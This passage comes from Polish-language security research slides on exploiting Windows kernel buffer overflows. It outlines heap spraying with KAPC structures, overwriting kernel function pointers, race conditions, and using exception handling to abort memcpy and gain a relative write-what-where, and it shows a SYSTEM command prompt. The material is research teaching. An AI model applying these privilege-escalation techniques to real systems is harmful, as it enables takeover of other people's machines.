
Scenariusz 1 – sytuacja wyścigu



Scenariusz 1 – sytuacja wyścigu



Scenariusz 1 – sytuacja wyścigu



Scenariusz 1 – sytuacja wyścigu


- Jak temu zapobiec?

- **Przejmijmy kontrolę przed wystąpieniem bugchecka!**


Droga do sukcesu:

- Wypełnić stertę strukturami KAPC pod ~przewidywalnym przesunięciem względem początku nadpisywanego bufora.
 - KAPC zawiera wskaźniki na funkcje jądra.
- Ustawić *size* tak, by *dst + size* wskazywał na wypełniony region.
- Wywołać nadpisane `KAPC.KernelRoutine` w oddzielnym wątku.


Scenariusz 1 – sytuacja wyścigu




Scenariusz 1 – sytuacja wyścigu




Scenariusz 1 – sytuacja wyścigu



Scenariusz 1 – sytuacja wyścigu



Scenariusz 1 – sytuacja wyścigu



```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_
```

The image shows a Windows command prompt window titled "Administrator: C:\Windows\system32\cmd.exe". The window has a blue title bar with standard Windows window controls (minimize, maximize, close). The command prompt displays the Microsoft Windows version 6.1.7601 copyright notice. The user has entered the command "whoami", and the output is "nt authority\system". The prompt is currently at "C:\Windows\system32>_".

Exploitacja ograniczona czasem

- Wypełniając stertę i manipulując rozmiarem, możemy kontrolować, które dane nadpisane są na początku.
 - może ustrzec przed crashem systemu.
 - może ustrzec przed nadpisaniem nadmiernej ilości danych.
- Wymaga wygrania sytuacji wyścigu
 - trywialne dla $n \geq 2$ logicznych CPU.
- Wciąż trudne jest odtworzenie poprawnego stanu systemu
 - wymaga “naprawiania” struktury sterty jądra.
 - atak może być niemożliwy do wykonania w sposób niewidzialny.

Obsługa wyjątków

- W poprzednim przykładzie, luki w pamięci działały na naszą niekorzyść.
 - trzeba było używać wyścigów.
 - jądro NT bezwarunkowo awaryjnie zamyka system w momencie próby do nieistniejącego regionu kernel-mode.
- Z drugiej strony, nieudane odwołania do pamięci user-mode są częścią architektury systemu
 - poprawnie obsługiwane i przekazywane do bloków `except(){}.`
 - system oczekuje, że takie wyjątki mogą się pojawiać.

Obsługa wyjątków

"ProbeForRead routine" w MSDN:

Drivers must call ProbeForRead inside a try/except block. If the routine raises an exception, the driver should complete the IRP with the appropriate error. **Note that subsequent accesses by the driver to the user-mode buffer must also be encapsulated within a try/except block:** a malicious application could have another thread deleting, substituting, or changing the protection of user address ranges at any time (even after or during a call to ProbeForRead or ProbeForWrite).

Adresy user-mode

Kiedy sterownik kopiuje dane użytkownika za pomocą memcpy...

```
memcpy(dst, user-mode-pointer, size);
```

1. Liberalna wersja `overlap()` zawsze zwraca *true*
 - a. *user-mode-src < kernel-mode-dst*
 - b. dotyczy większości przypadków 64-bitowego kodu.
2. Dane z ring-3 są zawsze kopiowane od prawej do lewej.
3. Ścisła implementacja `overlap()` jest trudniejsza.

Kontrolowanie kopiowania

- Jeśli dostęp do niepoprawnych regionów pamięci ring-3 jest poprawnie obsługiwany...
 - możemy przerwać wywołanie `memcpy()` w dowolnym momencie.
- W ten sposób, kontrolujemy ilość bajtów skopiowanych do *dst* przed wygenerowaniem wyjątku.
- Poprzez manipulację *size* kontrolujemy przesunięcie relatywne do nadpisywanego bufora.

Ostatecznie, ...


... kończymy z **relatywnym warunkiem write-what-where**.

czyli możliwością zapisania kontrolowanych bajtów w przedziale

